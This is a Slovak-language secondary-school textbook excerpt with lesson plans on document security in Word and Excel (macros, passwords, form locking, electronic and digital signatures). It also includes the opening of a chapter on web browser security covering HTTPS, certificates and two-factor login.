


Obrázok 13-24
Vloženie nadefinovaného podpisu cez Rýchle časti


Vytvorenie elektronického podpisu cez Riadok pre podpis

Do dokumentov môžeme pridať pre riadok pre podpis. Postupujeme takto:


- kurzor presunieme na miesto, kde chceme vložiť riadok pre podpis
- riadok vložíme cez **Vložiť / Riadok pre podpis / Riadok pre podpis balíka Microsoft Office** (Obr. 13.23 a Obr. 13.24)
- V okne **Podpis – nastavenie** dopíšeme údaje, ktoré sa budú zobrazovať pod riadkom pre podpis
- taktiež je dobré začiarknuť tieto možnosti: *Umožniť podpisovateľovi pridávať komentár* a *Na riadku pre podpis zobrazíť dátum podpisu* (s podpisom sa zobrazí dátum podpísania dokumentu). [2]



Obrázok 13-25
Riadok pre podpis, ešte nepodpísaný



Obrázok 13-26
Riadok s podpisom, pričom sa vloží aj digitálny podpis

Podpis na riadok pre podpis vložíme dvojklikom. Buď vložíme text, alebo podpis ako obrazový súbor (Obr. 13.26). Ku riadku sa dopíše dátum podpísania a názov certifikátu digitálneho podpisu. Digitálne podpísaný dokument má v stavovom riadku ikonu: .

Odstránenie podpisu

Podpis z riadku s podpisom odstránime kliknutím na neho pravým tlačidlom myši a výberom **Odstrániť podpis**. Elektronické podpisy odstraňujeme vymazaním.

CVIČENIE –VYSKÚŠAJTE!


Vašou úlohou bude precvičiť si vytváranie elektronického podpisu do textového súboru.


1. Vytvorte nový dokument programu MS Word. Môžete do neho vložiť pár slov. Súbor uložte ako elektroický_podpis.docx.
2. Vytvorte si vizitku s vaším menom, priezviskom, pozíciou a názvom spoločnosti, v ktorej chcete pracovať a vytvorte podpis v galérii rýchlych častí.
3. Toto zopakujte aj pre fotografiu vášho podpisu.
4. Podpíšte niektorým z elektronických podpisov váš dokument.
5. Do nového dokumentu vložte riadok s podpisom a podpíšte ho. Dokument uložte.
6. Oba dokumenty dajte zdieľať svojmu spolužiakovi..



13.2 Bezpečnosť aplikácií – Práca s dokumentami (metodika)

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ - KOGNITÍVNY	ÚROVEŇ TAXONÓMIE
		PODĽA NIEMIERKA
1	Posúdiť nebezpečnosť používania makier a ich vytváranie	3
2	Aplikovať vedomosti o ochrane heslom textové dokumenty	3
3	Nastavovať zabezpečenie dokumentov	3

	ŠPECIFICKÝ CIEĽ – AFEKTÍVNY (VÝCHOVNÝ)	
1	Postoj ku bezpečnostným rizikám	
2	Postoj ku ochrane dokumentov a súborov na počítačoch – budovať a prehľbovať potrebu ochrany digitálneho obsahu.	

DIDAKTICKÝ PROBLÉM

Žiaci vo svojom veku a so svojimi skúsenosťami asi ešte nerozmýšľali o zabezpečovaní dokumentov. O pojmoch ako zálohovanie dokumentov, spôsoby zálohovania veľkého množstva dát, podpisovanie dokumentov, elektronický a digitálny podpis, šifrovanie a pod. žiaci často nerozmýšľajú. Ale len dovtedy, ak sa im prihodí nejaký incident, v ktorom im niekto podsunul falošný dokument, vymazali sa im dáta z diskov atď. Žiaci musia objaviť a pochopiť potrebu ukladania záloh súborov, obrázkov a dokumentov na najvhodnejšie médium. Podobne je to aj s používaním makier a programov Visual Basicu v dokumentoch MS Office, s podpisovaním dokumentov a ich zabezpečením a šifrovaním.

MOTIVÁCIA – 5 MIN



Učiteľ predstaví scenár: ste projektový manažér a pripravujete dokumenty pre zákazníka. Chcete mu pomôcť tak, že pripravíte formulár, s tlačidlom, po kliknutí sa vypísaný dokument zašifruje heslom a uloží/odošle ako pdf. Aké nástroje je najjednoduchšie použiť, aby to zjednodušilo prácu s dokumentom a každý zákazník to spravil bezchybne? Očakávame, že žiaci budú hovoriť o externých nástrojoch šifrovania. My navedieme reč na používanie makier a používaní hesiel na otváranie dokumentov.

SKÚMANIE – 5 MIN.



V tejto časti hodiny žiaci budú pracovať s makrami. Vytvoria nové makrá v textových alebo tabuľkových súboroch. Ako predloha im slúži študijný text tejto kapitoly. Pracujú v skupinách dvoch žiakov. Vyzvite žiakov, aby preskúmali študijný text a dostupné zdroje na internete o tom, ako sa robí záznam makra a na čo makro slúži. Samostatne majú preskúmať, ako sa nastavuje otváranie dokumentov s makrom, ako sa zakáže / povolí makro. V tejto časti hodiny žiaci budú pracovať s makrami. Vytvoria nové makrá v textových alebo tabuľkových súboroch. Ako predloha im slúži študijný text tejto kapitoly. Pracujú v skupinách dvoch žiakov. Vyzvite žiakov, aby preskúmali študijný text a dostupné zdroje na internete o tom, ako sa robí záznam makra a na čo makro slúži. Samostatne majú preskúmať, ako sa nastavuje otváranie dokumentov s makrom, ako sa zakáže / povolí makro. Buď podľa učebného materiálu, alebo skúmaním informácií na internete žiaci hľadajú odpovede na otázky:

- ako vytvoriť jednoduché makro
- ako upraviť makro
- ako sa spúšťa makro
- ako zabezpečiť dokumenty pred makrom

CVIČENIE –VYSKÚŠAJTE!



Vašou úlohou bude vytvoriť dokument s makrom a nastaviť otváranie súborov s makrom na zakázať všetky makrá s oznámením.

1. V dokumente Word vytvorte makro s názvom **modrý**, ktoré bude vytvárať nový riadok tabuľky podfarbený na modro. Súbor uložte pod názvom „súbor_s_makrom.docm“ a zavrite ho.
2. Zmeňte nastavenie otvárania súborov s makrami na: „Zakázať všetky makrá s oznámením“ a opäť otvorte súbor s makrom.docm. Ako sa prejavilo nastavenie otvárania súborov?
Dopíšte

VYSVETLENIE – 5 MIN



Žiaci si majú navzájom vysvetliť a rozdiskutovať tvorbu makra, spustenie záznamu makra, zastavenie záznamu makra, spustenie/použitie makra. Diskusiu smerujte aj ku zvýšeniu náročnosti na vykonané úkony a k tomu, či sa dá makro ešte nejako vylepšiť. Po vypracovaní cvičenia prediskutujte so žiakmi, k akým objavom prišli a ako si s nimi poradili.

ROZPRACOVANIE – 10 MIN.



Žiaci sa v tejto časti budú zamýšľať nad tým, aké zložitejšie makra by vedeli urobiť a ako makro upraviť. Ponúknite im hľadať v zdrojoch v učebnom materiáli alebo na internete. Ich úlohou bude vymyslieť si makro, ktoré bude robiť zložitejšie úlohy, napríklad dopisovať dátum do okna s odkazom a podobne. Niektorí sa zamerajú na preštudovanie príkazov Visual Basicu. Odporúčame ich snahu podporovať.

CVIČENIE –VYSKÚŠAJTE!



Vašou úlohou bude premyslieť kód pre makro, ktorým by ste nejako prekvapili užívateľa programu.

1. Nájdite na internete jednoduchý príkaz, napríklad na zobrazenie dátumu alebo času a vložte ho do makra vo vašom textovom súbore. Súbor uložte. Vyskúšajte, či makro pracuje správne. Príkaz dopíšte do úlohy!

2. Diskutujte, aké konkrétne nebezpečenie je pri otváraní súborov s makrami. Vyhľadajte na internete popisy niektorých makro vírusov, ako pracovali a čím boli nebezpečné. Dopíšte do úlohy !

HODNOTENIE – 5 MIN.




V závere žiaci zhodnotia svoje získané poznatky v sebahodnotiacej rubrike.


Sebahodnotiaca rubrika

pojmem	viem	s pomocou viem	neviem
Poznám bezpečnostné riziká používania makra?			
Poznám dôvody pre používanie makra?			
Viem otvoriť a upraviť makro v dokumente?			
Viem zakázať / povoliť makro?			

13.3 Bezpečnosť aplikácií – Práca s dokumentami (metodika) - 2. hodina

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ - KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERY
1	Demonštrovať nastavenie ochrany dokumentov pomocou hesla	3
2	Posúdiť dôvody pre vytváranie formulárov a ich vyplňanie a vzťah ku zabezpečeniu dokumentov.	3
4	Aplikovať vedomosti o zabezpečení na súbory tabuľkového kalkulátora, zvlášť zamknutie hárkov a súborov.	3
5	Zhodnotiť rozdiel medzi digitálnym a elektronickým podpisom na konkrétnych ukážkach podpisov textového dokumentu	3

	ŠPECIFICKÝ CIEĽ – AFEKTÍVNY (VÝCHOVNÝ)
1	Postoj ku bezpečnostným rizikám
2	Postoj ku ochrane dokumentov a súborov na počítačoch – budovať a prehľbovať potrebu ochrany digitálneho obsahu.

DIDAKTICKÝ PROBLÉM

Zaujímavosťou pre žiakov môže byť vyriešiť uzamykanie buniek v tabuľkovom editore a problém neoprávneného prepisovania údajov v dokumentoch alebo tabuľkách je súčasťou vedomostí, ktoré táto kapitola žiakom predstavuje. Ako zistíme pravosť dokumentu, ktorý sme dostali mailom? Ako podpíšeme dokument elektronickým podpisom? Tieto informácie sú dôležité pre budúce používanie počítačov.

MOTIVÁCIA – 5 MIN



Učiteľ predstaví scenár: ste manažérom projektu, v ktorom potrebujete získať údaje od svojich kolegov do pripravovanej tabuľky. Avšak kolegovia do tabuľky nezadali údaje v správnom formáte a niektorí tabuľku poprepisovali. Takže manažér projektu má ešte viacej práce ako na začiatku. Ako by sa dal riešiť tento problém?

Ďalší scenár: Projektový manažér požiadal spolupracovníkov, aby dopísali pripravený dokument a potom mu ho preposlali na kontrolu. Manažér tento dokument potrebuje uzavrieť a podpísať tak, aby bolo zrejmé, že táto verzia je už definitívna, konečná a môže sa publikovať. Akými nástrojmi sa toto dá urobiť?

Alebo ako máme ochrániť súbory priamo vo Worde alebo v Exceli pred neoprávneným zásahom? Táto diskusia má smerovať ku pojmom ako sú heslo, elektronický podpis, zabezpečenie buniek a využívanie formulárov. Diskusiu môžete viesť na tabuli formou myšlienkových máp, kde je ústrednou myšlienkou zabezpečenie dokumentov a tabuliek.

SKÚMANIE 1. – 5 MIN.



Buď podľa učebného materiálu, alebo skúmaním informácií na internete žiaci hľadajú odpovede na otázky zabezpečenia dokumentov priamo v textovom alebo tabuľkovom kalkulátore – zabezpečenie dokumentu – označenie ako finálnej verzie, zabezpečenie heslom, obmedzenie úprav len na formuláre a pridanie elektronického podpisu.

CVIČENIE –VYSKÚŠAJTE!

Vašou úlohou bude precvičiť a zistiť funkčnosť nastavenia Zabezpečenia textových dokumentov Word.




1. Vytvorte 2 dokumenty Word a pomenujte ich postupne dokument_heslo, dokument_final! Na prvý dokument nastavte zabezpečenie: Zašifrovať heslom, na druhý dokument nastavte: Označiť ako finálnu verziu. Súbory si vyzdieľajte so svojim spolužiakom.
2. Diskutujte – ako sa súbory správajú? Vedeli by ste otvoriť súbor bez hesla?



CVIČENIE –VYSKÚŠAJTE!



Vašou úlohou bude precvičiť a zistiť funkčnosť nastavenia Zabezpečenia dokumentov Word.

1. Vytvorte dokument MS Word a pomenujte ho prihláška.docx.
2. Do dokumentu vložte texty a ovládacie prvky: ovládací prvok obyčajný text , rozbaľovací zoznam  a začiarkavacie políčko . Môžete sa inšpirovať ukážkou textového súboru s ovládacími prvkami.
3. Po ukončení úprav súbor uložte a zabezpečte úpravy len na vypíňanie formulárov. Súbor uložte.
4. Takto pripravené súbory si navzájom zdieľajte so svojim spolužiakom.
5. Diskutujte – ako sa súbory správajú? Dá sa súbor zabezpečiť aj bez hesla? Stretli ste sa už s takými súbormi vo Worde? Na aký účel boli pripravené? Na aký účel by ste navrhli takého formulára?

VYSVETLENIE

Žiaci si majú navzájom vysvetliť ako riešili jednotlivé úlohy a akú funkciu majú jednotlivé zabezpečovacie funkcie pre Word a Excel.

ROZPRACOVANIE

Tabuľkový kalkulačtor ponúka iné možnosti zabezpečenia tabuliek. Žiaci majú objaviť zabezpečenie hárku tak, aby sa okrem vybraných buniek nedali meniť bunky v celom hárku.

CVIČENIE –VYSKÚŠAJTE!

Vašou úlohou bude precvičiť a zistiť funkčnosť nastavenia Zabezpečenia dokumentov MS Excel.

1. Vytvorte jednoduchú kalkulačku v tabuľkách MS Excel tak, že do buniek B1 a B2 sa budú zadávať čísla a v bunkách B3:B6 sa budú počítať výsledky operácií násobenia, delenia, sčítania a odčítania. Súbor uložte. Môžete sa inšpirovať obrázkom 13.27.
2. Nastavte overovanie údajov pre bunky B1 a B2 tak, aby sa dali zadávať iba celé čísla z intervalu od -100 do 100.
3. Zabezpečte hárku tak, aby sa nedali meniť údaje v hárku okrem buniek B1 a B2.
4. Zabezpečte celý zošit heslom a navzájom si vytvorené zošity zdieľajte so spolužiakom.

	A	B
1	a	3
2	b	3
3	a*b	9
4	a+b	6
5	a-b	0
6	a/b	1,000

Obrázok 13-27
Ukážka kalkulačky v Exceli

Po vypracovaní cvičenia prediskutujte so žiakmi, k akým objavom prišli a ako si s nimi poradili.

V ďalšej časti hodiny budú žiaci pracovať s elektronickým a digitálnym podpisom. Digitálny certifikát má byť nainštalovaný na všetkých počítačoch. Môžete si ho generovať zo stránky napr.: <https://www.comodo.com/home/email-security/free-email-certificate.php> Urobte to v predstihu, pretože certifikát sa bude overovať zaslaním kontrolnej správy. [1] Certifikát je možné vytvoriť pomocou nástroja OS Windows *Systém šifrovania súborov* (ESF). V ňom si môžete vytvoriť certifikát na šifrovanie súborov a dešifrovací kľúč. Pomocou neho pridáte do dokumentu digitálny podpis.

CVIČENIE –VYSKÚŠAJTE!

Vašou úlohou bude precvičiť si pridávanie digitálneho podpisu a overenie podpisu súboru.

1. Vytvorte nový dokument programu MS Word. Môžete do neho vložiť pár slov. Súbor uložte ako digitalny_podpis.docx.
 2. Pridajte ku súboru digitálny podpis, súbor označte ako finálnu verziu. Súbor uložte.
 3. Vymeňte si svoje dokumenty so spolužiakom.
 4. Otvorte dokument od spolužiaka, ktorý by mal byť tiež digitálne podpísaný
 5. Skontrolujte certifikát digitálneho podpisu. Dopíšte vydavateľa a dátum platnosti
-
6. Opravte všetky texty v súbore tak, aby boli písané s veľkými písmenami. Dopíšte, akú úpravu dokumentu ste museli urobiť?
-

CVIČENIE –VYSKÚŠAJTE!

Vašou úlohou bude precvičiť si vytváranie elektronického podpisu do textového súboru.

1. Vytvorte nový dokument programu MS Word. Môžete do neho vložiť pár slov. Súbor uložte ako elektroický_podpis.docx.
2. Vytvorte si vizitku s vaším menom, priezviskom, pozíciou a názvom spoločnosti, v ktorej chcete pracovať a vytvorte podpis v galérii rýchlych častí.
3. Toto zopakujte aj pre fotografiu s vaším podpisom.
4. Podpíšte niektorým z elektronických podpisov váš dokument.
5. Do nového dokumentu vložte riadok s podpisom a podpíšte ho. Dokument uložte.
6. Oba dokumenty dajte vyzdieľať svojmu spolužiakovi.
7. V dokumente od spolužiaka odstráňte podpis z riadku z podpisom.

V závere žiaci zhodnotia svoje získané poznatky v sebahodnotiacej rubrike.


Na záver spolu so žiakmi sumarizujte rozdiel medzi elektronickým a digitálnym podpisom a dôvodmi ich používania.

Sebahodnotiaca rubrika

pojmem	viem	s pomocou viem	neviem
Viem vytvoriť dokument s formulárovými poliami a zamknúť ho na úpravy?			
Viem vytvoriť súbor v tabuľkovom kalkulátore a zabezpečiť hárok okrem vybraných buniek?			
Viem podpísať dokumenty elektronickým podpisom s využitím textu a obrázka?			
Poznám vlastnosti digitálneho podpisu a viem zistiť informácie o digitálnom certifikáte podpisu?			

BIBLIOGRAFIA

- [1] Microsoft, „Vyhľadanie digitálneho identifikátora alebo službám digitálneho podpisu,“ 2018. [Online]. Available: <https://support.office.com/sk-sk/article/vyhľadanie-digitálneho-identifikátora-alebo-službám-digitálneho-podpisu-b06cfc76-56a1-4a74-b2dd-91a55de79cdf?ui=sk-SK&rs=sk-SK&ad=SK>. [Cit. 25. 11. 2018].
- [2] Microsoft, „Pridanie a odstránenie digitálneho podpisu v súboroch balíka Office,“ 2018. [Online]. Available: <https://support.office.com/sk-sk/article/pridanie-a-odstránenie-digitálneho-podpisu-v-súboroch-bal%C3%ADka-office-70d26dc9-be10-46f1-8efa-719c8b3f1a2d>. [Cit. 25. 11. 2018].
- [3] ISACA, „Section 6: Security Implications and adoption of evolving technology,“ rev. *Cybersecurity Fundamentals Study Guide*, 2015, pp. 133 - 153.
- [4] zive.azet.sk, „Návod: Používateľské ucty a skupiny - 2/10 | Živé.sk,“ 24. 2. 2010. [Online]. Available: <https://zive.azet.sk/forum/windows-7/60840/navod-pouzivatelske-ucty-a-skupiny/>. [Cit. 29. 9. 2018].
- [5] Mastercard, „Mastercard Biometric Card,“ 2018. [Online]. Available: <https://www.mastercard.us/en-us/merchants/safety-security/biometric-card.html>. [Cit. 10. 10. 2018].
- [6] P. Lupták, „živé - azet.sk,“ 26. 04. 2006. [Online]. Available: <https://zive.azet.sk/clanok/24435/narodny-bezpecnostny-urad-hacknuty-unikli-data/>. [Cit. 10. 10. 2018].
- [7] netacad.net, „Networking academy Cisco,“ 2016. [Online]. [Cit. 2018].
- [8] „Súborový systém,“ [Online]. Available: https://sk.wikipedia.org/wiki/Súborový_systém. [Cit. 11. 2018].
- [9] „Wikipedia,“ 18. 05. 2018. [Online]. Available: https://cs.wikipedia.org/wiki/Zálohován%C3%AD_dat. [Cit. 20. 11. 2018].
- [10] Asus, „Windows 10 - Jak zálohovat data na jiný disk?,“ 08. 03. 2015. [Online]. Available: <https://www.asus.com/cz/support/FAQ/1013067/#>. [Cit. 20. 11. 2018].



INFORMAČNÁ BEZPEČNOSŤ (14. KAPITOLA)

.....

MÁRIA SPIŠÁKOVÁ

OBSAH

14	Bezpečnosť aplikácií – Práca s prehliadačom webu	356
14.1	Bezpečnosť aplikácií – Práca s prehliadačom webu (študijný text)	357
14.1.1	HTTPS protokol	357
14.1.2	Sociálne siete	359
14.1.3	Nastavenie prehliadačov	366
14.1.4	Súbory Cookies	368
14.1.5	Správa hesiel v prehliadači	370
14.1.6	Elektronické bankovníctvo.....	371
14.1.7	Elektronické nakupovanie.....	373
14.2	Bezpečnosť aplikácií –Práca s prehliadačom webu (metodika 1. VH)	377
14.3	Bezpečnosť aplikácií – Práca s prehliadačom webu (metodika 2. VH).....	381
14.4	Bezpečnosť aplikácií – Práca s prehliadačom webu (metodika 3. VH).....	385
14.5	Bezpečnosť aplikácií – Práca s prehliadačom webu (metodika 4. VH).....	388
	Bibliografia.....	392

14 BEZPEČNOSŤ APLIKÁCIÍ – PRÁCA S PREHLIADAČOM WEBU

autor textového materiálu: RNDr. Mária Spišáková, PhD.

autor metodiky: RNDr. Mária Spišáková, PhD.

čas: 4 vyučovacie hodiny (VH)

Vstupné požiadavky na žiaka:

- pracovať so súbormi a priečinkami počítača
- pracovať s webovým prehliadačom

Materiálne prostriedky výučby:

- počítač pre učiteľa pripojený na internet s webovými prehliadačmi Chrome, Firefox a Internet Explorer, s výstupom cez dataprojektor;
- na všetkých počítačoch nainštalovaný cvičný digitálny certifikát, môžete si ho generovať zo stránky napr.: <https://www.comodo.com/home/email-security/free-email-certificate.php> Urobte to v predstihu, pretože certifikát sa bude overovať zaslaním kontrolnej správy. [1]
- žiacke počítače pripojené na internet s webovými prehliadačmi Chrome, Firefox a Internet Explorer a nainštalovanými antivírusovým softvérom ESET a Windows Defender, Recuva, Total Commander; ideálne 1 počítač – 1 žiak, minimálne 1 počítač – 2 žiaci;

Odporúčané metódy:

- interaktívna demonštrácia;
- diskusia;
- kooperácia v skupine;

Žiakom rozvíjané spôsobilosti:

- pracovať s prostriedkami IKT;
- vyhľadávať a používať informácie;
- nájsť podstatné skutočnosti ku problému, posudzovať;
- kriticky zhodnotiť získané informácie;
- diskutovať;

14.1 Bezpečnosť aplikácií – Práca s prehliadačom webu (študijný text)

Používanie služieb internetu je pre nás úplne samozrejmé. Prezeráme si webové stránky, sme pripojení na sociálnych sieťach. Platíme a nakupujeme cez internet úplne automaticky. Často ani nerozmýšľame, či webové stránky, ktoré navštevujeme nie sú len veľká výkladná skriňa obchodu s ničím, či nie sú falošné a či niekto nechce zneužiť naše údaje, ktoré na nich dávame. Ako si to môžeme kontrolovať a ako môžeme zistiť bezpečnostné hrozby, ktoré z takýchto webových stránok môžu plynúť?


14.1.1 HTTPS protokol

Každý počítač má na internete jednoznačnú číselnú adresu, ktorej hovoríme IP adresa. Pre ľudí je IP adresa ťažko zapamätateľná, preto sa prešlo ku slovným označeniam adries serverov. Tieto adresy nazývame doménové adresy. Preklad IP adresy na doménové adresy robia DNS servery. Záznam IP a k nej doménová adresa je ukladaná v tabuľkách súborov na DNS serveroch. Viac si môžete pozrieť na <http://www.jakfungujedns.cz>.


Avšak môže sa stať, že útočník napadne DNS server a do tabuľky, ktorá priradzuje IP adresu ku DNS adrese napíše svoju falošnú IP adresu. Ale v adrese prehliadača bude stále zobrazená DNS adresa, ktorú otvárame. Ani si nevšimneme, že prehliadač v skutočnosti zobrazil falošnú stránku – (Phishing) [2].

Tomuto sa dá zabrániť tak, že servery budú používať zabezpečený protokol HTTPS - Hypertext Transfer Protocol Secure [3]. Tento využíva protokoly HTTP a SSL alebo TLS. Tieto protokoly sú kryptografické a poskytujú zabezpečenú komunikáciu na internete. Protokol HTTP je protokol na komunikáciu webového prehliadača so serverom. Pri ňom sa používa nezašifrovaná komunikácia, ktorú môže zachytiť ktokoľvek. Aby sa tomu predišlo, tak sa začala používať šifrovaná komunikácia prostredníctvom protokolu HTTPS. Túto zabezpečuje SSL certifikát, ktorý je nainštalovaný na webovom serveri. Ak tento certifikát tam nie je, tak váš prehliadač zobrazí správu: „Vaše pripojenie k tomuto webu nie je zabezpečené.“ (Obr. 14.1)

Aby bola identita servera úspešne overená, tak musí vlastniť dôveryhodný certifikát SSL. Tento vydávajú poskytovatelia dôveryhodných služieb (certifikačné authority). Tieto certifikáty si počítač ukladá do úložiska dôveryhodných certifikátov operačného systému alebo webového prehliadača. Napríklad pre prehliadač Chrome certifikáty zobrazíme cez *Nastavenia – Rozšírené – Spravovať certifikáty*. (Obr. 14.2 a obr. 14.3)




Obrázok 14-1
Zobrazenie nezabezpečenej webovej lokality



Obrázok 14-2
V prehliadači Chrome výber Nastavenia z ponuky

Obrázok 14-3
V prehliadači Chrome z ponuky Rozšírené nastavenia – Spravovať certifikáty

Známi poskytovatelia dôveryhodných služieb sú Symantec, Verisign, COMODO, Thawte a iné. Tieto vystavujú certifikáty v rámci komerčnej činnosti. Avšak existujú certifikačné autority, ktoré vystavujú certifikáty bezplatne. Napríklad: Let's Encrypt⁸, StartSSL a iné.



Obrázok 14-4
Ukážka známych poskytovateľov dôveryhodných služieb (certifikačných autorít) [4]

Fyzická osoba, ktorá spravuje svoju vlastnú webovú stránku a chce mať bezplatný bezpečnostný certifikát napríklad od Let's Encrypt, musí postupovať podľa krokov uvedených na ich webovej

⁸ <https://letsencrypt.org/>

stránke <https://letsencrypt.org/getting-started/>. Certifikát sa inštaluje na operačný systém webového servera, na ktorom beží predmetná doména, pre ktorú certifikát bol vyžiadaný.

CVIČENIE –VYSKÚŠAJTE!

Vašou úlohou bude skontrolovať všetky certifikáty, ktoré sú uložené na vašom počítači.

1. Pomocou prehliadača Chrome zobrazte certifikáty, ktoré sú nahraté na vašom počítači.
2. Napíšte aspoň 2 poskytovateľov dôveryhodných služieb zo zoznamu Dôveryhodné koreňové certifikačné authority:
3. Otvorte webovú stránku www.google.com a zistite, kto je vydavateľ certifikátu pre túto webovú adresu /webové sídlo


14.1.2 Sociálne siete

Najdôležitejšie v používaní sociálnych sietí je prihlasovanie a kontrolovanie prihlasovania. Prihlasovať sa môžete s dvojitou kontrolou prihlasovania - dvojfaktorovou autentifikáciou. Okrem mena a hesla sa do svojho profilu prihlásite s kódom doručeným na telefón. Toto prihlásenie podporuje už väčšina sociálnych sietí, ktoré pracujú s osobnými údajmi, ako sú Google+, Facebook, Twiter, Instagram, Linkedin a ďalšie. Nepodceňujte dvojfaktorovú autentifikáciu do svojho účtu. Vaše heslo môže byť odhalené alebo uhádnuté a neskôr zneužit. Alebo vaša aktivita, napríklad správy, ktoré mali ostať súkromné budú odtajnené. Naučte sa nastavovať súkromie vo vašich účtoch na sociálnych sieťach.

